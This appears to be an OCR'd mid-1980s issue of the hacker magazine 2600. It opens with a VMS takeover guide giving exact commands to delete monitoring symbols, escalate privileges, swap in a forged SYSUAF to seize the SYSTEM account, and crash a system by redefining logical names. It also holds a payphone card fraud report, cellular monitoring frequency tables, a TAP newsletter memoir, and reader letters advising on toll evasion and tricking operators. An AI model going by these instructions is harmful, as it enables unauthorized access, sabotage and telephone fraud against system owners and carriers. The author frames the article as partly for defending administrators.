Once you are logged on to a system, the very first thing you should do is enter the command "$DELETE/SYMBOL/ALL/GLOBAL". Digital-related trade magazines are filled with articles on how to catch hackers and prevent them from doing things by defining global symbols. If you execute that command you have removed all of those silly little traps.

Now for taking over that VAX. First, the easy way. Once you are logged in use the "$SHOW PROCESS/PRIV" command to see if you have any of the following privileges:

BYPASS
SYSPRV
SETPRV
CMKRNL

If you do have one of these, you already have the system in your hands. If you have BYPASS or SYSPRV you can modify the UAF directly. Just enter the command "$SET DEFAULT SYS$SYSTEM" and then the command "$RUN AUTHORIZE". Then follow Lex Luthor's instructions in the VMS series, the last of which appeared in the March 1986 issue of *2600*. If you have SETPRV you have all privileges available. Just enter the command "$SET PROCESS/PRIV=ALL" and then follow the instruction above. If you have CMKRNL enter the command "$SET UIC [1,4]" and then follow the instructions above.

Also, use the "$SHOW PROCESS" command and see if the first number of your UIC code is 10 (octal) or less. UIC's look like [100,4]. If you do, you have SYSPRV automatically even if it is not listed when you SHOW PROCESS/PRIV.

An easy way for a system manager to help keep you off of his system is by not creating any privileged accounts. Fortunately for the hacker, system managers do not follow this rule (often not by personal choice). The only privileged accounts that are needed to run a VMS system are the FIELD and SYSTEM accounts (the FIELD account is not absolutely required). In spite of this, very often executives in computer departments (as well as system managers) keep privileged accounts for themselves (presumably for ego purposes) even though they have nothing to do with maintaining the system. Also, support people often have system privileges when they could get by with group privileges. At colleges, often many of the professors have privileged accounts. The excuse is that they need to read their students' files. The more there are the more targets there are for the hacker. It's harder to get in if five people know the SYSTEM password than if all five people have privileged accounts.

CONTROL ON A VMS

Here's a little story for you. When I was in college the "systems people" created a command called ORACLE so that users could send them mail messages. For some reason they also created an account called ORACLE to read the messages. Guess what the password for the account was? ORACLE, that's right. How did you know? Would you believe that this account had full privilege also? The whole school knew the password to the account.

A smart system manager is also going to use the SYSTEM account only to manage the system and use a personal, nonprivileged account to program with and to write memos. Luckily for you, most system managers are lazy. They use their CHKRNL privilege to change their UIC code so that the SYSTEM account temporarily becomes their personal account (but with privileges, of course). The more the SYSTEM account is in use, the more likely it is to be left logged on. In my experience, this is the absolute easiest way to get to take over a system. The SYSTEM account should only be used from a secure area.

When I was in college, I had a reputation for breaking into the computer. Now I am going to reveal The Mole's break-in secret to the world. Every time I got in it was because someone in the computer department had left a terminal logged on to a privileged account. That was the only method I ever used personally (although I did teach other people more sophisticated means). So I never broke in. I just walked right through the front door. As a direct result of my "hacking" (if you can really call it that), the school created all sorts of rules governing computer use when all they really needed was some common sense from their "systems people".

Once you're on a VMS system you should try to get a copy of the program SYS$SYSTEM:AUTHORIZE.EXE. Once you get a copy of this program, bring it back to your microcomputer and save it. The AUTHORIZE program should be protected but often it is not. Once you get it from one system, it is good anywhere.

Now what do you do once you get your own AUTHORIZE program? Create a new UAF of course. Enter "$RUN AUTHORIZE". That will generate an error saying that there is no UAF and a prompt asking if you want to create one. Of course you do, so you answer yes. Next, enter "UAF) MODIFY SYSTEM/PASS=MANAGER". Now in your own UAF MANAGER is the system password. So what good is having your own UAF when the system is not going to use it? Well, why not make the system use it? At this point you need a privilege called SYSNAM. Many programs, especially scientific ones, require that the user have it so it is not too difficult to find an account with this privilege. When you are logged onto the system, enter "$SET PROCESS/PRIV=ALL" and then "$SHO PROC/PRIV". If you see SYSNAM listed you are in luck. Enter "$SHOW DEFAULT" to get your directory name. Then enter "$DEFINE/SYSTEM/EXEC SYSUAF dev:[directory]SYSUAF.DAT", where dev and directory are the names you get from the SHOW DEFAULT command. Now log out and log back on to the SYSTEM account using the password you just created.

SYSNAM privilege is also nice if you want to just screw up a system. By redefining such logical names as SYS$SYSROOT, SYS$SYSTEM, SYS$SYSDEVICE you can bring the system to a halt.

If you have not guessed by now, I am a VMS system manager. I am assuming that many of the people who are reading this are other system managers who, like myself, are trying to keep hackers off of their systems. I think the benefit from system managers reading this in a hacker publication is greater than the harm that could come from hackers reading it.



At left: The brand new MCI "hard plastic" calling card. And just like AT&T, these clowns printed the whole number on the card! Which means that if that hand doesn't belong to A.R. Smith, there's no need to remove the card. A simple glance at the numbers will be more than enough to fuel hours of fun! Any wonder why he went for the card before the money?


the telecom informer

by Dan Foley

Readers from the U.K. will be interested in the discovery of an easy hack on British Telecom pay phone debit cards making them infinitely reusable. These cards aren't like AT&T calling cards which bill a customer's account, but instead come with a set number of calling units—either 5, 10, 20, 40, or 100. The card is the size of a credit card, and is made of thin metal. A number is printed on front indicating the number of calling units purchased. Also on the front in a band, about where the magnetic strip on a credit card is, there are tiny squares protruding from the surface, one for each calling unit unused. This method appeared in the front-page lead story in *The Sunday Post* in Scotland on December 14, 1986, with the banner headline "Dial World Wide for Nothing—Telecom Hit by 'Phone Fraud' ". The trick was discovered by a British soldier "fed up with paying a fortune to call his Scottish girlfriend," and the method is supposed to be spreading quickly among British troops. The newspaper states that they know how it is done, and have proved that it works. The hack probably involves preventing the payphone from removing calling units, such as covering the squares with something that physically prevents this or inserting the card improperly.

Something more of interest to readers on the East Coast is Railphone, a telephone service presently available on Amtrak Metroliners. They look like Bell Charge-a-Calls, and are located in the Amcafe and in the Coach sections of Metroliner trains. To use them, you insert a credit card and dial your call. You get a dial tone almost immediately, which seems too soon to check to see if the card is valid or if there is enough money to cover the cost of the call. Rates presently are $5 for the first minute, and $1 for each additional, which is less than the ship-to-shore rates or services like Airphone, which are $7.50 for the first 3 minutes, and additional at $1.50. Railphone does have periods where it is "blacked-out" such as in tunnels, but it re-connects with no additional charge if you do get disconnected.

A topic looming on the telecom horizon is ISDN (Integrated Service Data Network), so here's a brief overview. The service will appear, to the small user, as two 64 kilobit-per-second (kbps) full-duplex channels and one 16 kbps full-duplex channel on each ordinary telephone line. One of the 64 kbps channels would normally be used for voice, although it could be used for data. The 16 kbps channel would be used for both signaling (presumably replacing touch tone, etc.) and data while the other 64 kbps channel would be entirely for data. If this service were provided at a reasonable price, then current "audio-frequency" modems would soon be obsolete.



RUSSELL GRANT'S ZODIAC LINE
DIAL 00 777 7 777

To hear Russell present your personal horoscope forecast today and every day just dial two zeros and seven sevens (available in the 01 area only).

Calls charged at the 'M' rate. Cheap rate at weekends and between 6 p.m. and 8 a.m.

Evolution of the Telephone



1890's. *Most of our communicating is through the mail.*



1920's. *Gradually, the first primitive phone connections are established.*



1970's. *Almost everyone has a phone and America wonders how it ever got along without these marvelous little devices.*



1980's. *Deregulation catches America by surprise. Figuring out how to make a call becomes as hard as learning a foreign language.*



1990's. *Most of our communicating is through the mail.*

1/ FREQUENCIES SHOWN ARE THE CELL SITE OUTPUT FREQUENCIES
2/ MOBILES TRANSMIT 45 MHz LOWER
3/ EACH CHANNEL HAS A 10 BIT BINARY CODE WHICH IS THE CHANNEL NUMBER EXPRESSED IN BINARY

1	870.030	56	871.680	112	873.360	167	875.010
2	870.060	57	871.710	113	873.390	168	875.040
3	870.090	58	871.740	114	873.420	169	875.070
4	870.120	59	871.770	115	873.450	170	875.100
5	870.150	60	871.800	116	873.480	171	875.130
6	870.180	61	871.830	117	873.510	172	875.160
7	870.210	62	871.860	118	873.540	173	875.190
8	870.240	63	871.890	119	873.570	174	875.220
9	870.270	64	871.920	120	873.600	175	875.250
10	870.300	65	871.950	121	873.630	176	875.280
11	870.330	66	871.980	122	873.660	177	875.310
12	870.360	67	872.010	123	873.690	178	875.340
13	870.390	68	872.040	124	873.720	179	875.370
14	870.420	69	872.070	125	873.750	180	875.400
15	870.450	70	872.100	126	873.780	181	875.430
16	870.480	71	872.130	127	873.810	182	875.460
17	870.510	72	872.160	128	873.840	183	875.490
18	870.540	73	872.190	129	873.870	184	875.520
19	870.570	74	872.220	130	873.900	185	875.550
20	870.600	75	872.250	131	873.930	186	875.580
21	870.630	76	872.280	132	873.960	187	875.610
22	870.660	77	872.310	133	873.990	188	875.640
23	870.690	78	872.340	134	874.020	189	875.670
24	870.720	79	872.370	135	874.050	190	875.700
25	870.750	80	872.400	136	874.080	191	875.730
26	870.780	81	872.430	137	874.110	192	875.760
27	870.810	82	872.460	138	874.140	193	875.790
28	870.840	83	872.490	139	874.170	194	875.820
29	870.870	84	872.520	140	874.200	195	875.850
30	870.900	85	872.550	141	874.230	196	875.880
31	870.930	86	872.580	142	874.260	197	875.910
32	870.960	87	872.610	143	874.290	198	875.940
33	870.990	88	872.640	144	874.320	199	875.970
34	871.020	89	872.670	145	874.350	200	876.000
35	871.050	90	872.700	146	874.380	201	876.030
36	871.080	91	872.730	147	874.410	202	876.060
37	871.110	92	872.760	148	874.440	203	876.090
38	871.140	93	872.790	149	874.470	204	876.120
39	871.170	94	872.820	150	874.500	205	876.150
40	871.200	95	872.850	151	874.530	206	876.180
41	871.230	96	872.880	152	874.560	207	876.210
42	871.260	97	872.910	153	874.590	208	876.240
43	871.290	98	872.940	154	874.620	209	876.270
44	871.320	99	872.970	155	874.650	210	876.300
45	871.350	100	873.000	156	874.680	211	876.330
46	871.380	101	873.030	157	874.710	212	876.360
47	871.410	102	873.060	158	874.740	213	876.390
48	871.440	103	873.090	159	874.770	214	876.420
49	871.470	104	873.120	160	874.800	215	876.450
50	871.500	105	873.150	161	874.830	216	876.480
51	871.530	106	873.180	162	874.860	217	876.510
52	871.560	107	873.210	163	874.890	218	876.540
53	871.590	108	873.240	164	874.920	219	876.570
54	871.620	109	873.270	165	874.950	220	876.600
55	871.650	110	873.300	166	874.980	221	876.630
		111	873.330			222	876.660


DON'T EVEN THINK OF LISTENING!

(continued on page 14)

but they'd realized that the only technology they needed to make their "Freedom Fonecalls" was this credit card information. So each year there would be a race to see who compiled the complete code first. It was a matter of honor to tell the other guy what the code was, because the first guy to get it would have to be credited in the other guy's publication. The Yippies had always put out their irregularly published tabloid *Yipster Times*, which later changed its name to *Overthrow*. There were years when we got it to them first, but they'd get it in print first.

TAP was published bi-monthly, but it was mailed out with two issues in the envelope to save postage, one of the biggest expenses of the newsletter. This meant that three times a year, you'd get two newsletters, each printed on an 11 by 17 sheet of paper, folded into four 8½ by 11 pages. Bulk mail subscribers got one issue folded up inside the other one, and the back of the second issue had space at the bottom of the last page for the postage indicia, the return address, and a mailing label.

Al Bell used to run off the mailing labels at a college he used to go to that had an "open" computer center. For years after he dropped out, he'd drop back and do the label run. After he left *TAP*, getting labels from him was getting to be a progressively "iffy" situation. Tom Edison took out a loan, and bought a Sol-20 personal computer, and learned to use the Wordstar and Mailmerge programs for keeping *TAP*'s mailing list. Since there were never more than 1200 names on the list at any one time, it was manageable on the Sol-20's 8-inch floppy disks.


TAP

The Hobbyist's Newsletter for the Communications Revolution

SPRING 1984 No. 61

Produced by TUC & BIOC Agent 003

This is not a mirage. Details in issue #92!

MA BELL IS A CHEAP MOTHER

TAP's mailing list was never loaned out to other movement groups. Ours was a paranoid bunch of people. We were writing articles about bugs and taps on telephones, and in people's lives. We knew better than anyone what "the wrong people" could do with a list of people who knew how to take technology into their own hands.

Occasionally there would be a letter from some local newsperson in Oshkosh or somewhere, asking to be put in touch with *TAP* subscribers in their area. Tom would get in touch with them (usually calling collect), and tell them to send 25 copies of the letter in 25 stamped, unsealed envelopes. He'd enclose his own note saying that he'd mailed the letter, and it was up to the individual subscriber to get in touch with the newshound, if they wanted to.

I got such a letter when I was living Upstate, so I was familiar with the routine. I actually got in touch with the guy from the local "underground" newspaper in my town, and showed him back copies of *TAP*, and explained some of the jargon to him. This was the start of my education in "playing the publicity machine". From this I learned to have short, quick quotes that are tight, concise, and get the point across. A good quote that has the right "ring" to it has a better chance of getting your point of view past the reporter's editor (the guy who finally decides whether your quote gets printed), than any long-winded "educational" rhetoric that you might spout off with.

In 1983 I was working for a "Large Manhattan Bank" in midtown, and I heard from an editor at *Technology Illustrated* magazine. They featured a largely unknown person in the scientific and/or technical community, and would I like to be interviewed for an article? "Sure, why not." Little did I know how well their marketing had been. Even though the photographer had photographed my face in shadows, or behind rays of light, or with my features blurred by motion, anyone who knew me well could have picked me off.

A number of people in the bank recognized me, since I was a technical troubleshooter for the data communications department. The word was getting around. There was a "Hacker" working for the bank. Since the movie *Wargames* had come out, the term had been given connotations of "evil intentions" by the press, and there was little I could do to stop the tide. No one would listen to my boss who was trying to explain to anyone who would listen of the various security holes that I had pointed out to him for fixing. Within a week I was fired.

My landlord hassles had started up a few months before. Now I had an excuse for not paying the rent I didn't have the money to pay. I could even go into TV

(continued on page 15)

Beepers

Dear *2600*:

Do you have information on interception/decoding paging beepers (long range)?

da

No, but if we get it, we'll certainly print it.

GTE Telcos

Dear *2600*:

I was wondering if GTE uses the same methods as Bell, I just moved to a part of the country that's GTE and it seems that there are quite a few phone numbers in the XXX-99XX range. Where do they keep their loops? What type of ESS system do they use, as I have access to all the custom calling features (how good of a security system)? Also, I'm having trouble using my LDX number through LDX's 800 number (the phone begins ringing after 3 digits). They said that we needed to dial a * before the code but this didn't work. Any help?

Arthur Dent

We're not all that familiar with GTE phone companies but hopefully some of our readers are. We do know that some phone companies hide loop numbers and other tests in the 00XX area instead of 99XX. Regarding residential lines that somehow managed to get 99XX numbers, it's very easy to get your local operator to believe those numbers belong to the phone company. We know of several instances where the caller claimed to be calling the telephone company and so was never charged!

LDX is going to have to help you with your problem, assuming you have a valid, legal code. If not, get one so you can at least ask them some questions.

Preacher Hams

Dear *2600*:

I picked up a copy of the magazine *Free Inquiry* at the bookstore today. The cover article was written by James Randi (the magician who debunks lots of ESP frauds). In fact, the magazine seems to be run by the same folks who do the Skeptical Inquirer, but is slanted more towards religious debunking.

Randi's article was titled "Peter Popoff Reaches Heaven via 39.17 Megahertz". Popoff is one of the most notorious TV faith healers. Randi's group went to the shows and noticed that Popoff wore a hearing aid. Then they got a scanner and quickly found the frequency his wife was using to tell him the names and ills of people whom she had pumped for information before the show.

Now ponder the fact that the Communications Privacy Act would have made this expose illegal. The conversation was meant to be private, and Popoff certainly would have objected to its interception.

Could there be a connection here? Hmm....

Phil

Student Restrictions

Dear *2600*:

I'm a student living on campus in a university in which one must dial a 9 to obtain an outside line, thereby restricting our calls to local ones since the dormitory residents cannot be charged and are provided with free local service. The only methods we can use to make long distance calls are using a calling card, calling collect, or using some alternate long distance company. We can't even charge long distance calls to our home phone! Operator-assisted calls don't work either. I'd like to know if anyone out there knows any ways to defeat this little phone system at our school. Could we lead the operator to believe that we're not calling from the dorms (for operator-assisted calls and third number billing calls)? Is it possible for

us to obtain a normal line, such as the one that our home phone has? I'm certain there are other readers in similar predicaments. Please help us.

An "English Soccer Fan"

Why is it that dormitory residents can't be charged for calls? It's important to determine if the system you have is incapable of this function or if it's some kind of a policy at your school.

We assume you've tried the obvious tricks such as putting a 1 or a 0 in front of the number you're dialing. You might even try dialing your own area code in front of the exchange you're trying to reach (assuming it's inside your area code). The system might not be programmed to reject that.

It's possible that the operator has no way of verifying your phone number and that is the reason you're refused access. Make a credit card call to a number whose bill you have access to. See what number the call shows up as having been dialed from. If it's the main switchboard of the university, then that is indeed the case. If you have a way of getting an ANI (Automatic Number Identification) on your outside line, see what it comes up as and then try dialing that number. You might get a dial tone.

Finally, hack around inside your phone system. See what all other numbers besides 9 will get you. Usually, only certain numbers are reserved for actual phone numbers—the rest, particularly those beginning with 1, 7, or 8, can be for other outside lines, some with more access than others.

An Acronym Maker

Dear *2600*:

After reading about your readers' interest in phone number acronyms, I thought I should send this in. This program originally appeared in the May 1985 issue of *The Transactor* magazine. This program was written for the Commodore 64 but is easily modified to work with any other computer. The program goes through and tries every combination of letters for the phone number you enter. In a 7 digit phone number, there are 2,187 different combinations.

Note: In line 100, make sure not to include "Q" or "Z", as they do not appear on modern phones.

The Gladiator

```
100 L$="000111ABCDEFGHIJKLMNOPRSTUVWXY"
110 INPUT "PHONE NUMBER";PN$
120 N=LEN(PN$)
130 DIM P(N),N$(N)
140 FOR I=1 TO N
150 N$(I)=MID$(L$,VAL(MID$(PN$,I,1))*3+1,3):P(I)=1
160 NEXT I
170 FOR I=1 TO 3^N
180 PRINT I,
190 FOR C=1 TO N:PRINT MID$(N$(C),P(C),1);:NEXT C:PRINT
200 CARRY=1
210 FOR J=1 TO N
220 P(J)=(P(J)+CARRY):CARRY=0
230 IF P(J)3 THEN CARRY=1:P(J)=1
240 NEXT J,I
```

More TAP Woes

Dear *2600*:

First let me say I enjoy your magazine very much and look forward to each issue.

I hate to bring this subject in front of you again—I know how sick of it you must be. I realize you are in no way associated with *TAP*, but do you have any ideas on obtaining back issues? The only outlet I have discovered is the Consumertronics company owned by John Williams in New Mexico. What this guy is charging is outrageous. If the issues were coming straight from *TAP*, the $2 he is asking (as compared to *TAP*'s 75 cents back issue rate) would be more than reasonable and pose no problem. But all he is doing is placing someone else's work on a copy machine and reselling it at a highly inflated rate. Then after all this he insists, "Please pay with cash." I think Mr. Williams should join us back in the real world. So scratch that idea.

(continued from page 10)

223 876.690	278 878.340	334 880.020	389 881.670
224 876.720	279 878.370	335 880.050	390 881.700
225 876.750	280 878.400	336 880.080	391 881.730
226 876.780	281 878.430	337 880.110	392 881.760
227 876.810	282 878.460	338 880.140	393 881.790
228 876.840	283 878.490	339 880.170	394 881.820
229 876.870	284 878.520	340 880.200	395 881.850
230 876.900	285 878.550	341 880.230	396 881.880
231 876.930	286 878.580	342 880.260	397 881.910
232 876.960	287 878.610	343 880.290	398 881.940
233 876.990	288 878.640	344 880.320	399 881.970
234 877.020	289 878.670	345 880.350	400 882.000
235 877.050	290 878.700	346 880.380	401 882.030
236 877.080	291 878.730	347 880.410	402 882.060
237 877.110	292 878.760	348 880.440	403 882.090
238 877.140	293 878.790	349 880.470	404 882.120
239 877.170	294 878.820	350 880.500	405 882.150
240 877.200	295 878.850	351 880.530	406 882.180
241 877.230	296 878.880	352 880.560	407 882.210
242 877.260	297 878.910	353 880.590	408 882.240
243 877.290	298 878.940	354 880.620	409 882.270
244 877.320	299 878.970	355 880.650	410 882.300
245 877.350	300 879.000	356 880.680	411 882.330
246 877.380	301 879.030	357 880.710	412 882.360
247 877.410	302 879.060	358 880.740	413 882.390
248 877.440	303 879.090	359 880.770	414 882.420
249 877.470	304 879.120	360 880.800	415 882.450
250 877.500	305 879.150	361 880.830	416 882.480
251 877.530	306 879.180	362 880.860	417 882.510
252 877.560	307 879.210	363 880.890	418 882.540
253 877.590	308 879.240	364 880.920	419 882.570
254 877.620	309 879.270	365 880.950	420 882.600
255 877.650	310 879.300	366 880.980	421 882.630
256 877.680	311 879.330	367 881.010	422 882.660
257 877.710	312 879.360	368 881.040	423 882.690
258 877.740	313 879.390	369 881.070	424 882.720
259 877.770	314 879.420	370 881.100	425 882.750
260 877.800	315 879.450	371 881.130	426 882.780
261 877.830	316 879.480	372 881.160	427 882.810
262 877.860	317 879.510	373 881.190	428 882.840
263 877.890	318 879.540	374 881.220	429 882.870
264 877.920	319 879.570	375 881.250	430 882.900
265 877.950	320 879.600	376 881.280	431 882.930
266 877.980	321 879.630	377 881.310	432 882.960
267 878.010	322 879.660	378 881.340	433 882.990
268 878.040	323 879.690	379 881.370	434 883.020
269 878.070	324 879.720	380 881.400	435 883.050
270 878.100	325 879.750	381 881.430	436 883.080
271 878.130	326 879.780	382 881.460	437 883.110
272 878.160	327 879.810	383 881.490	438 883.140
273 878.190	328 879.840	384 881.520	439 883.170
274 878.220	329 879.870	385 881.550	440 883.200
275 878.250	330 879.900	386 881.580	441 883.230
276 878.280	331 879.930	387 881.610	442 883.260
277 878.310	332 879.960	388 881.640	443 883.290
	333 879.990		444 883.320

NOTE: IT'S NOW ILLEGAL TO LISTEN TO THESE FREQUENCIES!

(continued on page 16)

TAP

(continued from page 11)

interviews without "shadow masking", since there was no more job to protect. I was getting by on unemployment checks, and not much else.

In August of '83 I got a phone call from Tom Edison. "My house just got broken into and firebombed. Get this *TAP* stuff out of here by Friday, or it all goes into the dumpster."

Tom had been spending a bright summer's day riding roller coasters, which are pretty numerous in the New York area (if you know where to look, and you have a car). He got home to find fire trucks and police cars. The cops said it was a real professional break-in. They took the Sol-20 computer, all the disks, the printer, the disk drives, and other assorted computer gear. The fire marshal said it was a real amateur arson.

The blackguards had poured some flammable liquid (gasoline most likely), lit it, and run. But they didn't open the windows to let it get air, so the fire upstairs died out quickly when the available air was used up. In the living room downstairs, however, the heat was intense enough to cause the picture window to shatter, feeding the fire in that part of the house. Neighbors called the fire department.

Tom's insurance was supposed to take care of the damage, but the insurance adjuster was coming that Friday, and Tom wanted to have the stuff out of his house by then. So my roommate, also an unemployed ex-hippy, helped me schlepp what was left of *TAP* from Tom's basement (untouched in all the brouhaha).

This included boxes full of back issues, the damn copier that still didn't work (we put it in the dumpster), the exhibits of the 1972 Phone Phreak Convention that included a working Red box that "sounds" to the central office like the electronic tones generated by modern pay phones when money is dropped in, and the Distructory Assistance files. DA was service that Tom ran. If you sent some neat information, and mentioned what kind of stuff you wanted in return, he'd run off copies on the ancient, decrepit copier, and pop it in the mail to you.

My roommate, J.P. McClimans, worked with me to get the next few issues of *TAP* out, and in the mail. It was a bitch. Everything took longer than expected, and there were few people we could call on to help when we finally got around to things.

Then came my own eviction. I rented a storage locker in Flatbush, and what I couldn't get into it, went (can't you guess?) into the dumpster. All those precious back issues. What a pain.

Since the eviction, I haven't had the resources, or the time, since I still have yet to find real "gainful" employment. I've been surviving lately by selling articles on data communications to a New York based magazine, and I teach every few months at a local college (datacom of course). I also occasionally find a few microcomputer (read "IBM-PC", since that's the only market around) consulting clients.

Lately, though, there have been people who wanted to take over *TAP*. One group I'd even have liked to help, since they seemed to understand what *TAP* was about. Now I'm not so sure. The kids that are getting into *TAP* these days aren't realizing that unless they watch their step, they could get into *very* serious trouble. And of course, "it can't happen to me."

I recently attended a communications security conference in Washington, DC where a number of exhibitors were former subscribers to *TAP*, and in fact, had gotten into the business because they had so much fun as kids with tapping and bugging gear, that they had to get into the business to legitimize their interest.

In fact, this is why I don't feel there is as heavy a need to publish *TAP*, or *TAP*-like things anymore. The readers who *need TAP* and others like it are in the corporate arena, wondering what those kids are up to now. The kids have the electronic Bulletin Board Systems (BBS's). Today, any 12-year-old with a Commodore 64 thinks he's the best system cracker to hit the scene since *Wargames* came out.

I'll admit that computerized "publishing" of information may not yet have the First Amendment protection that print media seems to enjoy. And if these kids keep trying to get into the computers of government installations, they shouldn't be surprised that some Fed takes it into his head to "take out the threat". Remember, he's expecting Ivan and his cronies to be at the other end of the modem.

I realized a long time ago that if the Soviets ever came over Lake Erie, people like me who knew how to manipulate the communications network on behalf of otherwise unorganized freedom loving rabble would not be looked kindly upon. That government certainly isn't my friend. My own government seems to emulate them alot in its paranoia, but as the old 60's adage states, "Just because you're paranoid doesn't mean they're not out to get you." Even in grade school, when I recited the Pledge of Allegiance, when it got to "And to the republic for which it stands", I would think to myself, "not what it's become."

As a result, I looked at *TAP* as being the "Boy Scout Manual" for the days when a "Technological Underground" might be needed. For this reason, I'm sorry that *TAP* couldn't go on longer. But the kids don't realize how much power those C-64s and Apples represent, and therefore, how much responsibility they should carry.

When you stop to think about how much computers can do, and how people believe a computer printout, whether it displays fàcts or fiction, the power to

(continued on page 21)

VERY ILLEGAL FREQUENCIES

(continued from page 14)

445 883.350
446 883.380
447 883.410
448 883.440
449 883.470
450 883.500
451 883.530
452 883.560
453 883.590
454 883.620
455 883.650
456 883.680
457 883.710
458 883.740
459 883.770
460 883.800
461 883.830
462 883.860
463 883.890
464 883.920
465 883.950
466 883.980
467 884.010
468 884.040
469 884.070

470 884.100
471 884.130
472 884.160
473 884.190
474 884.220
475 884.250
476 884.280
477 884.310
478 884.340
479 884.370
480 884.400
481 884.430
482 884.460
483 884.490
484 884.520
485 884.550
486 884.580
487 884.610
488 884.640
489 884.670
490 884.700
491 884.730
492 884.760
493 884.790
494 884.820
495 884.850
496 884.880
497 884.910
498 884.940
499 884.970
500 885.000


501 885.030
502 885.060
503 885.090
504 885.120
505 885.150
506 885.180
507 885.210
508 885.240
509 885.270
510 885.300
511 885.330
512 885.360
513 885.390
514 885.420
515 885.450
516 885.480
517 885.510
518 885.540
519 885.570
520 885.600
521 885.630
522 885.660
523 885.690
524 885.720
525 885.750
526 885.780
527 885.810
528 885.840
529 885.870
530 885.900
531 885.930
532 885.960
533 885.990
534 886.020
535 886.050
536 886.080

537 886.110
538 886.140
539 886.170
540 886.200
541 886.230
542 886.260
543 886.290
544 886.320
545 886.350
546 886.380
547 886.410
548 886.440
549 886.470
550 886.500
551 886.530
552 886.560
553 886.590
554 886.620
555 886.650

556 886.680
557 886.710
558 886.740
559 886.770
560 886.800
561 886.830
562 886.860
563 886.890
564 886.920
565 886.950
566 886.980
567 887.010
568 887.040
569 887.070
570 887.100
571 887.130
572 887.160
573 887.190
574 887.220
575 887.250
576 887.280
577 887.310
578 887.340
579 887.370
580 887.400
581 887.430
582 887.460
583 887.490
584 887.520
585 887.550
586 887.580
587 887.610
588 887.640
589 887.670
590 887.700
591 887.730
592 887.760
593 887.790
594 887.820
595 887.850
596 887.880
597 887.910
598 887.940
599 887.970
600 888.000
601 888.030
602 888.060
603 888.090

604 888.120
605 888.150
606 888.180
607 888.210
608 888.240
609 888.270
610 888.300
611 888.330

612 888.360
613 888.390
614 888.420
615 888.450
616 888.480
617 888.510
618 888.540
619 888.570
620 888.600
621 888.630
622 888.660
623 888.690
624 888.720
625 888.750
626 888.780
627 888.810
628 888.840
629 888.870
630 888.900
631 888.930
632 888.960
633 888.990
634 889.020
635 889.050
636 889.080
637 889.110
638 889.140
639 889.170
640 889.200
641 889.230
642 889.260
643 889.290
644 889.320
645 889.350
646 889.380
647 889.410
648 889.440
649 889.470
650 889.500
651 889.530
652 889.560
653 889.590
654 889.620
655 889.650
656 889.680
657 889.710
658 889.740
659 889.770
660 889.800
661 889.830
662 889.860
663 889.890
664 889.920
665 889.950
666 889.980



A British Telecom card-reader phone.

Photo by John Drake

letters

(continued from page 13)

Here are some numbers you may find interesting. At 800-538-7002 is a demo recording belonging to VYNet. A voice gives you information about their services and has you input your phone number and then repeats it to you. At 800-554-4477 is the "TeleTax" system belonging to the IRS. A variety of options may be entered from your touch tone phone.

Arab 149

Thanks for the info. Regarding TAP, *$2 isn't all that unreasonable considering the effort involved in getting ahold of those issues in the first place. The mere fact that no one is doing any better should tell you something. As far as selling something that really doesn't belong to you in the first place, that's something else. Then again, it's* TAP, *not* The Wall Street Journal.

800 Directories

Dear *2600*:

Is there such a thing as a WATS directory? If so, how do you get one? If not, would it be possible to generate one for experimental uses?

Cocopelli

If you call 800 information enough times, eventually one of those operators is going to ask you if you're interested in getting an AT&T 800 directory. They'll give you a phone number to call, but you can call 8002220300 to get more info.

AT&T offers two books, one for people and one for businesses. These are probably the most complete books around, but there are quite a lot of 800 numbers that aren't publically listed. That's where a phreak/hacker version comes in handy. We need people to help organize this.

You might also try wandering around some bookstores. There are several toll-free guides out there that may have additional numbers.

Searching for ANI

Dear *2600*:

I'm also trying to find out what my ANI is in the 215 area code. I tried all the numbers that were printed, and nothing worked. I even called the operator and asked for the Drop Line ID. She asked me what my code was. Eventually, I had to hang up. I ran out of codes.

